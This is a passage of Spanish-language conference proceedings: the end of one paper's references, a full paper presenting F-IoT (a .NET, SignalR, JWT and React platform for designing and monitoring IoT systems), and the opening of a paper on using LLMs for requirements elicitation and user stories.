21. Durgam, F., Grigera, J., & Garrido, A. (2023). Dynamic detection of accessibility smells. Universal Access in the Information Society, 1-12.
22. Garrido, A., Firmenich, S., Grigera, J., & Rossi, G. (2017, November). Data-driven usability refactoring: tools and challenges. In 2017 6th International Workshop on Software Mining (SoftwareMining) (pp. 52-55). IEEE.
23. Messamer, P.; Ramsberger, G. y Atkins, A. (2016). BangaSpeak: an example of app design for aphasia clients and SLP users. En Aphasiology, 30(2-3), 164-185. http://www.usabilitybok.org/claims-analysis
24. Cuperus, P.; de Kok, D.; de Aguiar, V. y Nickels, L. (2023) Understanding User Needs for Digital Aphasia Therapy: Experiences and Preferences of Speech and Language Therapists, Aphasiology, 37(7), pp. 1016-1038.
25. Galliers, J., Wilson, S., Roper, A., Cocks, N., Marshall, J., Muscroft, S., & Pring, T. (2012, August). Words are not enough: empowering people with aphasia in the design process. In *Proceedings of the 12th Participatory Design Conference: Research Papers-Volume 1* (pp. 51-60).
26. Brandenburg, C.; Worrall, L.; Rodríguez, A. D. y Copland, D. (2013). Mobile computing technology and aphasia: An integrated review of accessibility and potential uses. *Aphasiology,* 27(4), 444-461.
27. Cerdan, J.; Catalan Matamoros, D. Warny Berg, S. (2017) Online communication in a rehabilitation setting: experiences of patients with chronic conditions using a web portal in Denmark.
https://www.sciencedirect.com/science/article/abs/pii/S0738399117303713

F-IoT: Una herramienta para la configuración de sistemas de IoT

Sebastian U. Flores[1], Mario M. Berón[1]

[1] Área de Programación y Metodologías de Desarrollo de Software,
Departamento de Informática, Facultad de Ciencias Físico Matemáticas y Naturales,
Universidad Nacional de San Luis (UNSL), San Luis, Argentina
s.flores@outlook.com.ar, mmberon@gmail.com

Abstract. En las últimas décadas, los ámbitos de la vida de las personas y de la industria conectados a Internet se vieron incrementados, llegando a abarcar a una amplia gama de dispositivos bajo el concepto de Internet de las Cosas (IoT por sus siglas en inglés). Los progresos en el IoT favorecieron la transición hacia la cuarta revolución industrial, y la pandemia del Covid-19 no hizo más que acelerarla. Sin embargo, los beneficios ofrecidos por la revolución del IoT pueden verse seriamente afectados por las dificultades que se presentan en el desarrollo de sistemas que conecten a Internet, de forma escalable, estable y segura, a grandes cantidades de dispositivos, mayoritariamente limitados en sus capacidades de conectividad, memoria o procesamiento. En este artículo, se presenta una herramienta desarrollada para abordar algunos de los desafíos latentes asociados al IoT, y así facilitar su adopción en países en vías de desarrollo.

Keywords: IoT, Internet, Dispositivo, Nube, Escalabilidad, Seguridad, Privacidad, Confiabilidad, Arquitectura.

1 Introducción

En los últimos siglos, los avances en las ciencias dieron lugar a que se crearan nuevos ámbitos de trabajo y novedosas tecnologías. Así es que los progresos en las telecomunicaciones y la informática en general permitieron alcanzar uno de los mayores logros de la humanidad: La creación de Internet, que permitió conectar a diferentes partes del mundo bajo una misma red.

Internet abrió un nuevo universo de posibilidades para que las personas pudieran compartir toda clase de contenidos entre ellas. Esto trajo nuevos beneficios para la humanidad, tales como la creación de nuevos puestos de trabajo en los que se involucre a personas de diferentes partes del mundo; el fortalecimiento de la participación ciudadana en decisiones de carácter político y la distribución de contenido multimedia en masa.

En las últimas décadas, el grado de adopción a Internet alcanzó tal magnitud, que comenzaron a desarrollarse sistemas para el control a distancia de diferentes eventos

que ocurren en ámbitos industriales, sociales o de la naturaleza. Una de las primeras pruebas se realizó públicamente en el año 1984, cuando se presentó la primera máquina de bebida Cola que reportaba por Internet la temperatura y disponibilidad de bebidas en su interior [1].

A partir de esta presentación, se continuaron realizando avances en electrónica e informática, de tal forma que, en 1999, Ashton [2] introdujo el término Internet of Things (i.e. IoT, en español, Internet de las Cosas), al presentar la vinculación de dispositivos de la vida cotidiana a Internet, a través de un pequeño y económico chip llamado RFID.

Con el paso del tiempo, el término IoT continuó utilizándose para clasificar de forma global a diferentes avances tecnológicos. Sin embargo, no existe en la actualidad una definición completa que contemple todas las facetas del IoT y no restrinja el alcance de su horizonte, para permitir que continúe expandiéndose día a día, a medida que avanzan las tecnologías y las formas de ver el mundo.

1.1 Contexto del IoT

De acuerdo con Oracle [3], el IoT describe la red de objetos físicos ("cosas") que llevan incorporados sensores, software y otras tecnologías con el fin de conectarse e intercambiar datos con otros dispositivos y sistemas a través de Internet.

Pueden identificarse cuatro ámbitos de aplicación de tecnologías IoT [4]:

- **Hogares conectados.** Los dispositivos de IoT pertenecientes a este ámbito incluyen una amplia gama de electrodomésticos creados con un enfoque de diseño orientado al usuario [5, 6], que permite analizar el comportamiento de este último y adaptarse a sus necesidades, para mejorar la experiencia de uso y la utilidad. Este ámbito también incluye dispositivos para el incremento de la seguridad hogareña, como sensores de gas/humo, cerraduras inteligentes, alarmas, entre otros.
- **Vehículos conectados.** Este ámbito todavía se encuentra en etapas tempranas, e incluye, entre otros beneficios, la posibilidad de formar una red de vehículos conectados a Internet que puedan comunicarse entre sí para realizar optimizaciones en el tráfico e incrementar la seguridad de los pasajeros.
- **Ciudades inteligentes.** Este ámbito incluye la posibilidad de instalar sensores en diferentes partes de una ciudad, tanto en ámbitos públicos como privados, para obtener información que ayude a mejorar los servicios públicos, la calidad del aire, disminuir el ruido ambiental, optimizar el mantenimiento de los sistemas de iluminación y carreteras, detectar fugas en cañerías de agua potable, entre otros.
- **La industria.** Este ámbito es conocido como Internet Industrial de las Cosas (IIoT), y refiere al uso de dispositivos para optimizar e incrementar la seguridad en fábricas, servicios de logística, venta minorista, sistemas de producción de energía, entre otros.

En los últimos años, se produjeron grandes avances tecnológicos que propiciaron el surgimiento y masificación del IoT. Algunos de estos avances se presentan a continuación:

- Disminución de los costos en sensores de buena calidad, y en chips de alta potencia.
- Grandes progresos en los medios de comunicación, que incrementaron su ancho de banda y disminuyeron, tanto su latencia como sus costos, a nivel mundial.
- Expansión y perfeccionamiento de las plataformas en la nube para el almacenamiento y procesamiento de información.
- Avances en las tecnologías de análisis de datos y aprendizaje automático.
- Incremento de la accesibilidad a la tecnología, a partir de la expansión de inteligencias artificiales conversacionales y dispositivos móviles.

1.2 Componentes de un Sistema de IoT

Cada sistema de IoT, dependiendo del ámbito y de las necesidades de negocio, estará conformado por diferentes componentes, entre los que se encuentran los siguientes [4]:

- **Dispositivos de IoT.** Son módulos tecnológicos conformados por sensores, actuadores, sistemas de conectividad y microcontroladores, cuyo fin es la recopilación de datos del entorno, de los usuarios o de los patrones de uso; la comunicación de los datos recopilados a través de Internet; y la ejecución de acciones para transformar el ambiente físico donde se encuentran, por medio de sus actuadores.
- **Servidores de almacenamiento y cómputo.** Se encargan de integrar los datos publicados por los dispositivos IoT, almacenarlos, analizarlos por medio de aprendizaje automático y otras tecnologías, y tomar decisiones sobre los mismos. Estas decisiones incluyen informar a administradores de los sistemas de IoT, enviar órdenes automáticas a los dispositivos o disparar procesos de trabajo en la nube, entre otras. En su mayoría, se encuentran desplegados en la nube, por lo que cuentan con capacidades de almacenamiento y cómputo prácticamente sin límites.
- **Puertas de enlace.** Son módulos tecnológicos que actúan de intermediarios entre dispositivos IoT y servidores. Estos no solo funcionan como puntos de conexión, sino que llevan a cabo un subconjunto de las funciones de cómputo y almacenamiento realizadas por los servidores, buscando incrementar la seguridad y optimizar los tiempos de respuesta al reducir el número de llamadas a servidores.
- **Aplicaciones de usuario.** Son aplicaciones de software que poseen interfaces visuales por medio de las cuales los diferentes usuarios de la solución IoT pueden visualizar los datos obtenidos por los dispositivos, controlar el estado de conexión, modificar configuraciones de la solución IoT y enviar órdenes a los dispositivos.
- **Computación de borde.** Es un conjunto de tecnologías que permite dotar a los dispositivos y a las puertas de enlace de la capacidad de realizar un análisis y procesamiento sobre los datos obtenidos, para tomar decisiones más rápidamente e incrementar la seguridad, evitando una dependencia total de los servidores.

En base a los párrafos anteriores, puede notarse que el espectro del IoT es muy amplio y que, si bien existen grandes avances, debe tenerse en cuenta una amplia variedad de factores al momento de diseñar e implementar un sistema de IoT [7, 8, 9]:

- **Seguridad.** Este es un factor muy importante que incluye múltiples facetas como la protección de datos en reposo y en tránsito; la seguridad integrada en los dispositivos y puertas de enlace; y las protecciones complementarias añadidas en los procesos de autenticación usados por las aplicaciones de usuario y servidores [10].
- **Privacidad.** Dependiendo del entorno en donde se desplieguen los sistemas de IoT, diferentes personas podrían verse involucradas, de forma voluntaria o no, incluso pudiendo desconocer la clase de información que se recopila, la forma en que se manipula y los fines de tal recopilación. Es por ello que, sumado a las protecciones de seguridad establecidas, debe minimizarse (y de ser posible, evitarse) el almacenamiento de Información de Identificación Personal (PII) [11, 12]. Por otra parte, debe informarse con claridad a todas las personas que puedan interactuar con el sistema de IoT, sobre el propósito de sus interacciones, además de solicitar su consentimiento, tal y como se ha establecido en diferentes legislaciones alrededor del mundo.
- **Restricciones legales.** Como se mencionó anteriormente, existen diferentes legislaciones alrededor del mundo, asociadas a la privacidad, la localidad, la pertenencia y los medios habilitados para la extracción, almacenamiento y procesamiento de los datos [13, 14, 15].
- **Confiabilidad.** Las soluciones IoT a menudo se implementan a gran escala y, pueden funcionar en redes poco seguras o de mala calidad, con una alta exposición a condiciones ambientales adversas, y con dispositivos restringidos en sus capacidades de procesamiento, almacenamiento y protección frente a fallas externas. Para disminuir los riesgos asociados a los factores mencionados, es esencial diseñar la arquitectura de la solución IoT poniendo foco en la resiliencia, la alta disponibilidad y el uso de estándares de la industria para todos los componentes de la solución. Debe asegurarse que, a pesar de los problemas que se puedan presentar, la solución funcionará de forma correcta en los momentos críticos.
- **Escalabilidad.** La arquitectura de una solución IoT debe planificarse teniendo en cuenta que, con el paso del tiempo, el mismo puede escalar de forma horizontal (si se agregan más dispositivos de un mismo tipo) o vertical (si se incluyen dispositivos diferentes). También puede escalar el número de usuarios y sistemas externos que interactúan con la misma, y que pueden afectar a su rendimiento general.
- **Flexibilidad.** Las soluciones de IoT deben ser capaces de integrar componentes de diferentes proveedores, y de reemplazarlos por otros en caso de ser necesario.
- **Eficiencia energética.** Los dispositivos podrían ser desplegados en entornos donde sea difícil o costoso acceder al suministro eléctrico, por lo que deberían tener un bajo consumo energético. Esto trae otras implicancias como la selección de hardware de menor potencia, el uso de protocolos de comunicación más ligeros (y quizás, menos seguros) o la necesidad de utilizar energías renovables.
- **Conectividad.** Es esencial analizar los requisitos de conectividad de una solución IoT, desde sus etapas preliminares. Dependiendo del nivel de disponibilidad requerida, podría verse afectada la arquitectura de la solución y los estándares utilizados en sus diferentes componentes. Esto finalmente tendrá un fuerte impacto en los costos de implementación y mantenimiento de la solución, y se verá notablemente influenciado por las características del entorno en el que se despliega.

2 F-IoT: una herramienta para la creación y monitoreo de Sistemas de IoT




Ilustración 1: Arquitectura de F-IoT.

F-IoT es una plataforma desarrollada utilizando tecnologías modernas que poseen un gran soporte de la comunidad y de sus creadores. El mismo ofrece a los usuarios la posibilidad de diseñar uno o más sistemas de IoT, indicando los dispositivos que hay en los mismos, los componentes físicos que conforman a cada clase de dispositivo, la distribución física de los dispositivos y la forma en que estos se comunican entre sí. Cada dispositivo registrado dentro de F-IoT es un gemelo virtual de un dispositivo físico real, por lo que no puede ser modificado luego de su creación. Únicamente puede ser añadido o removido de un sistema de IoT existente. Una vez que se conecta un dispositivo físico con su gemelo virtual, F-IoT brinda una gran flexibilidad para recibir la información publicada por sus sensores, enviar órdenes a sus actuadores, monitorear su estado físico en general e interconectarlo con otros dispositivos registrados.

En la Ilustración 1 se expone la arquitectura de F-IoT. Como puede apreciarse, está compuesta por cuatro componentes principales, cada uno de los cuales será definido en detalle en las secciones subsiguientes.

2.1 Repositorio de datos

Para el almacenamiento de los datos utilizados en cada componente de F-IoT, se decidió utilizar el gestor de bases de datos relacionales Microsoft SQL Server. Esta

decisión se basó esencialmente en que SQL Server ha demostrado poseer un rendimiento excepcional, además de ser reconocido por su seguridad y cumplimiento normativo, y de ofrecer una integración directa con Microsoft Azure [16].

Habiendo elegido el gestor de base de datos, se procedió a diseñar el modelo de datos que sería utilizado en todas las operaciones de F-IoT, como puede verse en la Ilustración 2.




Ilustración 2. Modelo de datos de F-IoT.

2.2 Servidor REST

El servidor REST es un sistema que ofrece servicios web siguiendo los principios de la arquitectura REST, un estilo de diseño que se basa en estándares web para facilitar la comunicación entre sistemas distribuidos. La arquitectura REST se compone de tres elementos principales: controladores, servicios y modelos. En F-IoT, el servidor REST expone una interfaz de APIs REST para que usuarios y dispositivos puedan acceder a la información y a las funcionalidades de negocio de F-IoT.

El servidor REST está desarrollado íntegramente utilizando el framework open source **.NET**, en su versión 8 [17]. Este permite construir aplicaciones multiplataforma con una gran versatilidad, incluyendo todos los paquetes necesarios para la implementación de los patrones de diseño del estado del arte y las últimas funcionalidades de seguridad y eficiencia. Cuenta con soporte directo de Microsoft y de la comunidad de desarrolladores del mundo.

Por otra parte, .NET ofrece la posibilidad de instalar el ORM **Entity Framework Core**, que presenta beneficios como la integración nativa al framework .NET, la creación de consultas a la base de datos por medio de **Language Integrated Queries (LINQ)** [18], la compatibilidad con múltiples motores de base de datos y un robusto manejo de sesiones en la base de datos.

Para brindar seguridad en las operaciones, todo cliente del servidor REST debe autenticarse mediante un token de seguridad. Cada token de seguridad es creado a través del estándar abierto **JSON Web Token (JWT)** [19, 20], uno de los más usados en la actualidad. Entre los beneficios principales de usar JWT se encuentra la posibilidad de transmitir un token de seguridad en un objeto JSON cuyo tamaño es relativamente pequeño cuando se lo compara con otros estándares basados en XML como **Security Assertion Markup Language Tokens (SAML)** [21], razón que lo hace ideal para el uso en ambientes Web, y más aún en sistemas de IoT donde las capacidades de los dispositivos suelen ser limitadas. Por otro lado, JWT permite firmar los tokens utilizando una clave secreta (a través del algoritmo HMAC [22]) o un par de claves pública/privada, utilizando RSA o ECDSA [23].

2.3 Servidor IO

El servidor IO establece el soporte necesario para que las comunicaciones en tiempo real funcionen, a través de canales de comunicación. Un canal de comunicación es un espacio en el que pueden intercambiar mensajes dos o más clientes del servidor IO entre sí, utilizando el patrón publicar-suscribir [24]. Cada vez que un cliente se conecta a un canal de comunicación, puede seleccionar entre tres roles: publicador, suscriptor o ambos en simultáneo. Un publicador, como su nombre lo indica, tiene la potestad de emitir (publicar) mensajes dentro del canal, cada vez que lo desee. Cada uno de los suscriptores recibe los mensajes publicados por los distintos clientes que tengan el rol de publicador (en otras palabras, se suscriben a los mensajes publicados en el canal).

El patrón publicar-suscribir es de gran utilidad, ya que garantiza escalabilidad, multidireccionalidad en las comunicaciones y un bajo acoplamiento entre las partes que se comunican. Existe una amplia oferta de servicios y librerías de software destinados a la administración de canales de comunicación que implementen este patrón. Algunas de las opciones más usadas son Azure Service Bus, Socket.IO, RabbitMQ y SignalR.

En F-IoT se decidió utilizar la librería SignalR [25]. Esta se proporciona de forma nativa en el framework .NET y ofrece una solución simple y eficiente para la creación de servicios que administren canales de comunicación personalizados. Cada servicio puede desplegarse en servidores on-premise o en la nube, por medio de servicios administrados como Azure SignalR Service [26].

En cuanto a la seguridad, se utiliza el mismo modelo que en el servidor REST. De esta forma, cada uno de los clientes de un servidor de SignalR deberá autenticarse previamente en el servidor REST para recibir un token JWT [19, 20]. Luego, podrá usar este para autenticarse en el servidor IO y conectarse a los canales de comunicación a los que se encuentre autorizado.

En F-IoT diferentes tipos de cliente se conectan al servidor IO, cada uno con fines distintos. Estos son los dispositivos, los agentes gateway y los usuarios:

- Los **dispositivos** se conectan a canales de comunicación para transmitir el estado interno de sus componentes, y el estado del ambiente en el que se encuentran (medido a través de sus sensores). Por otra parte, los dispositivos se suscriben a canales de comunicación para recibir información u órdenes transmitidas por otros clientes del servidor IO. Estas órdenes pueden incluir tanto la asignación de configuraciones internas como el accionamiento de los actuadores de los dispositivos.
- Los **gateways**, por su parte, se conectan a canales de comunicación en representación de aquellos dispositivos que no pueden realizarlo. Es así como cada gateway crea una conexión al servidor separada por cada dispositivo que representa. Dado que los gateways son dispositivos con mayores capacidades, es importante que transmitan su estado interno, para que puedan detectarse fallas potenciales de forma anticipada. También, los gateways pueden recibir órdenes e información externa (incluyendo actualizaciones de software). Es por ello que los gateways se conectan a canales de comunicación específicos para transmitir y recibir información personalizada, independiente de los dispositivos a los que representan.
- Finalmente, los **usuarios** se encargan de crear los canales de comunicación en los que se conectan dispositivos y gateways. Luego, los utilizan para visualizar la información transmitida y para enviar órdenes a dispositivos y gateways. Para administrar los canales de comunicación, los usuarios utilizan el Frontend de F-IoT, que será presentado en la siguiente sección.

2.4 Frontend

Para poder administrar F-IoT en su totalidad, se desarrolló una interfaz de usuario Web, a partir de React [27], una librería de JavaScript de código abierto creada por Facebook y ampliamente utilizada por la comunidad global de desarrolladores Web.

La interfaz de usuario proporciona las siguientes funcionalidades:

- Registro e inicio de sesión para usuarios.
- Administración de sistemas de IoT, dispositivos y gateways dentro de una cuenta de usuario.
- Visualización de mensajes transmitidos en canales de comunicación, y envío de mensajes personalizados con el fin de dar órdenes a dispositivos o gateways.
- Administración de perfiles de usuario creador, registro de nuevos esquemas de dispositivo, creación de nuevos dispositivos y creación de nuevas versiones de esquemas existentes.

Para desempeñar las funcionalidades mencionadas, el frontend se conecta de forma automática tanto al servidor IO como al servidor REST.

2.5 Dispositivos y gateway

El último eslabón de F-IoT, quizás uno de los más importantes, es aquel conformado por los dispositivos. Como se especificó previamente, un dispositivo o cosa es un objeto

físico integrado con electrónica, software, sensores y conectividad, que puede intercambiar información con el fabricante, operador y otros dispositivos.

Para poder conectarse a F-IoT de forma directa, todo dispositivo debe poder establecer comunicaciones con el servidor IO, de forma segura y eficiente, sin que sus características de hardware o software lo limiten. En caso de contar con alguna limitación, se recomienda utilizar un gateway como intermediario. Este último además podrá ser utilizado como dispositivo de comunicación central para múltiples dispositivos, de modo que se incrementa la eficiencia energética, se simplifica la configuración de la red local y se fortalece la seguridad en las comunicaciones.

Con el objetivo de simplificar la conexión a F-IoT, se desarrolló una aplicación gateway en .NET, diseñada para poder ser ejecutada en cualquier computadora con bajos recursos, como podría ser una Raspberry PI o una mini-PC, para convertirla en un gateway compatible con F-IoT.

3 Conclusión y trabajo futuro

Se desarrolló F-IoT, un panel de control virtual que permite crear, monitorear y comunicarse con dispositivos pertenecientes a uno o más sistemas de IoT. Cada dispositivo registrado en F-IoT puede ser desarrollado utilizando cualquier combinación de hardware y software, siempre y cuando pueda comunicarse con el servidor IO, o bien, se disponga de un gateway que lo haga.

El desarrollo de F-IoT implicó la creación de cuatro sistemas de software, que interactúan entre sí para cumplir con los objetivos de la herramienta. Cada uno de los sistemas creados utiliza herramientas gratuitas, algunas de código abierto, con el fin de que pueda ser utilizado por usuarios de la región, donde los recursos económicos para proyectos tecnológicos no siempre están al alcance de la mano. A partir de F-IoT, puede planificarse la creación de cualquier sistema de IoT, teniendo resueltos los desafíos de la selección e implementación de protocolos de comunicación y seguridad.

Como trabajo a futuro, se realizarán mejoras en la seguridad de cada parte de F-IoT, se implementarán cambios en el modelo de datos y se desarrollará una nueva interfaz de usuario. También se trabajará en la integración con Matter [28], el estándar para la comunicación entre dispositivos de IoT de diferentes fabricantes que fue publicado en 2022, bajo el respaldo de la Alianza de Estándares para la Conectividad, que integra importantes compañías y organizaciones, como Amazon, Microsoft, LG, Philips y Signify, entre otras.

Finalmente, se añadirán nuevas funcionalidades como la posibilidad de compartir sistemas de IoT entre múltiples usuarios, y de configurar sistemas que funcionen usando redes inalámbricas no convencionales.

4 Referencias

1. IBM: The Little-known story of the first IoT device (2018).
2. K. Ashton: That ‘internet of things’ thing. RFID journal, vol. 22, n° 7, pp. 97-114 (2009).
3. Oracle: ¿Qué es el IoT?, https://aws.amazon.com/es/what-is/iot/.

4. Amazon: ¿Qué es el IoT?, https://aws.amazon.com/es/what-is/iot/.
5. M. Mezzenzana: Internet-of-Things as an enabling factor for user-centered service engineering (2019), https://www.researchgate.net/publication/360256759_Internet-of-Things_as_an_enabling_factor_for_user-centered_service_engineering/.
6. ThingsCon: User Centered IoT-Design (2017), https://medium.com/the-state-of-responsible-internet-of-things-iot/andreakrajewski-aff52af1e065/.
7. Microsoft: IoT Overview, https://learn.microsoft.com/es-es/azure/architecture/framework/iot/iot-overview/.
8. Microsoft: IoT Reliability, https://learn.microsoft.com/es-es/azure/architecture/framework/iot/iot-reliability/.
9. S. N. C. Z. S. e. a. Moore: IoT reliability: a review leading to 5 key research directions (2020), https://doi.org/10.1007/s42486-020-00037-z/.
10. Entrust: Qué es la Autenticación Multifactor (MFA)?, https://www.entrust.com/es/resources/faq/what-is-multi-factor-authentication-mfa/.
11. Investopedia: What is Personally Identifiable Information (PII)? Types and Examples, https://www.investopedia.com/terms/p/personally-identifiable-information-pii.asp/.
12. V. J. Guareteguá: Información de identificación Personal (PII) / Personally Identifiable Information (PII) (2020), https://www.linkedin.com/pulse/informaci%C3%B3n-de-identificaci%C3%B3n-personal-pii-personally-javier/?originalSubdomain=es/.
13. European Union: General Data Protection Regulation (GDPR), https://gdpr-info.eu/.
14. Gobierno Nacional de la República Argentina: Ley 25.326 de la Protección de los Datos Personales (2000), http://servicios.infoleg.gob.ar/infolegInternet/anexos/60000-64999/64790/texact.htm/.
15. State of California Department of Justice: California Consumer Privacy Act (2023), https://www.oag.ca.gov/privacy/ccpa/.
16. Microsoft: SQL Server (2022), https://www.microsoft.com/es-ar/sql-server/sql-server-2022/.
17. Microsoft: .NET is open source, https://dotnet.microsoft.com/platform/open-source/.
18. Microsoft: LINQ, https://learn.microsoft.com/es-es/dotnet/csharp/linq/.
19. Auth0: Introduction to JSON Web Tokens, https://jwt.io/introduction/.
20. IETF: JSON Web Token (JWT) (2015).
21. Navarra Tecnología del Software S.L.: ¿Qué es SAML? (2020), https://www.nts-solutions.com/blog/saml-que-es.html/.
22. Wikipedia: HMAC, https://es.wikipedia.org/wiki/HMAC/.
23. SSL.com: Comparing ECDSA vs RSA (2018), https://www.ssl.com/article/comparing-ecdsa-vs-rsa/#introduction.
24. Wikipedia: Publish–subscribe pattern (2020).
25. Microsoft: Introducción a SignalR, https://learn.microsoft.com/es-es/aspnet/signalr/overview/getting-started/introduction-to-signalr/.
26. Microsoft: Azure SignalR Service, https://learn.microsoft.com/es-es/azure/azure-signalr/signalr-overview/.
27. React: React, https://react.dev/.
28. The Connectivity Standards Alliance: Smart Home Innovation Set To Accelerate With Matter (2022), https://csa-iot.org/newsroom/smart-home-innovation-set-to-accelerate-with-matter/.

Inteligencia Artificial en Ingeniería de Software Etapas de Elicitación y Análisis de requerimientos

Ailén Panigo, Kristian Petkoff Bankoff, Ariel Pasini, and Patricia Pesado

III-LIDI, Facultad de Informática
Universidad Nacional de La Plata, Argentina
{apanigo,kpb,apasini,ppesado}@lidi.info.unlp.edu.ar

Resumen La inteligencia artificial, en particular los modelos de lenguaje de gran tamaño (LLM), asiste a diversas disciplinas entre las que se encuentra la ingeniería de software. En este artículo se presenta un caso de estudio para analizar la viabilidad del uso de LLMs en el proceso de igneniería de software, aplicando diversas herramientas para la generación de entrevistas en la etapa de elicitación y en la etapa de análisis y especificación de requerimientos mediante historias de usuario.

Keywords: Software Engineering, Large Language Models, Software Requirements Specification

1. Introducción

El desarrollo de software es una disciplina que involucra diversas etapas desde la obtención de requerimientos, la planificación y el diseño hasta la implementación, las pruebas y el mantenimiento del producto. A lo largo de la historia, y aprovechando el avance de la tecnología, se han incorporado nuevas herramientas y metodologías que permiten la optimización de estas fases.

La Inteligencia Artificial (IA) como tecnología ha encontrado diversas aplicaciones en muchas disciplinas. Su capacidad para procesar grandes cantidades de datos, identificar patrones y tomar decisiones automatizadas ha permitido su integración en diversos sectores, entre los que se incluye la ingeniería de software. Con la IA se logra también la automatización de tareas repetitivas, la innovación, precisión y eficiencia en pruebas de software [1].

La asistencia de la IA en la ingeniería de software puede ser aplicada en todas las instancias del proceso, desde la elicitación de requisitos hasta la puesta en producción del software [2]. En este trabajo se hará hincapié en la etapa de elicitación de requisitos analizando la generacion de entrevistas, y en la etapa de análisis y especificación de requerimientos, con la generación de historias de usuario.

En la sección 2 se presentan los conceptos generales del proceso de desarrollo de software e inteligencia artificial, en la tercera sección se presenta la metodología utilizada en el trabajo, seguido por la sección 4 donde se describen los resultados del caso de estudio y finalizando con las conlusiones.

2. Conceptos Generales

En esta sección se mencionarán conceptos fundamentales de las etapas de desarrollo de software, el uso de herramientas de IA y la vinculación de los mismos.

2.1. Proceso de desarrollo de software

El desarrollo de software es un proceso sistemático y estructurado que se compone de varias etapas, formando lo que se conoce como el ciclo de vida del desarrollo de software [3]. Estas etapas generales proporcionan un marco conceptual y metodológico que ayuda a guiar a los desarrolladores en el proceso [4].

Elicitación de requerimientos. La elicitación de requerimientos es la etapa inicial del proceso de desarrollo de software, donde el equipo recopila información detallada de los interesados sobre sus necesidades y expectativas para el software. Esta fase establece la base para todo el proyecto. Los desarrolladores se involucran con los clientes para entender sus requisitos, preferencias y cualquier restricción que pueda afectar el proyecto. Se suele generar uno o más documentos que recopilan toda la información obtenida, incluyendo las características y funciones necesarias que se deben incluir en el software [5].

Las entrevistas en esta etapa funcionan como una herramienta para la obtención de los requerimientos. La comunicación entre el cliente y el equipo de desarrollo permite generar una visión detallada de las necesidades y preferencias para el sistema por parte del entrevistado [6].

Análisis de requerimientos. Implica una evaluación de los requerimientos recopilados. Se clarifican y se priorizan los requisitos para asegurar la comprensión de todas las partes interesadas [5].

Las historias de usuario son una herramienta popular para especificar los requerimientos ya que consisten en una descripción de una funcionalidad de un sistema desde el punto de vista del usuario, donde se puede saber la motivación por la cual es necesaria como requerimiento [7]. Aproximadamente el 70 % de las historias de usuario siguen una plantilla simple que ayuda a capturar los requisitos funcionales de manera efectiva [8].

En la etapa de análisis también se puede incluir la decisión del enfoque que llevará a cabo el proyecto, desde la metodología de desarrollo que se seguirá para guiar el flujo de trabajo y procesos del equipo, hasta la división de tareas y responsabilidades en el proyecto. En este sentido, las historias de usuario permiten que el equipo de desarrollo priorice y se enfoque en las tareas que más valor aportan al cliente [9].

Desarrollo. Se lleva a cabo la implementación del código y se realiza la construcción del producto. Por otra parte, se desarrolla el entorno de pruebas de manera de estar sincronizado con la implementación. También se realiza el monitoreo del progreso y comparación con la planificación, por parte del gerente del proyecto. En esta etapa los desarrolladores documentan el código y lo depuran para mantenerlo actualizado y libre de errores [10].

Pruebas. En la etapa de pruebas se identifican los errores de programación y diseño. Los errores encontrados se reportan a los equipos de desarrollo para que sean solucionados.

Se realizan pruebas unitarias, de integración y de aceptación, para asegurar que el software cumpla con los requisitos especificados y funcione de forma correcta. El propósito es validar el rendimiento, seguridad y usabilidad del software [11].

Entrega y mantenimiento. En esta etapa se pone a disposición el software a los usuarios. Puede incluir capacitaciones y documentación sobre su uso. La entrega de un software se puede hacer por fases o de forma completa y también puede incluir tareas de mantenimiento para solucionar inconvenientes que se presenten durante el uso del sistema o la evolución del producto.

2.2. Herramientas de IA

Las herramientas y modelos de inteligencia artificial se han diversificado, abarcando desde algoritmos de aprendizaje supervisado y no supervisado hasta redes neuronales complejas y sistemas de procesamiento de lenguaje natural. Estas herramientas son fundamentales para diversas aplicaciones, como la predicción de tendencias, la automatización de procesos, la personalización de servicios y la creación de sistemas autónomos, entre las que podemos mencionar:

ChatGPT-3.5. El conocimiento general de ChatGPT sobre eventos ocurridos después de 2021 es bastante escaso y en ocasiones el contenido generado puede ser de opinión o *controversial*. No posee acceso a internet, por lo que hay información en la que no se puede profundizar incluso cuando el modelo ya tiene entrenamiento de base en algún tema.

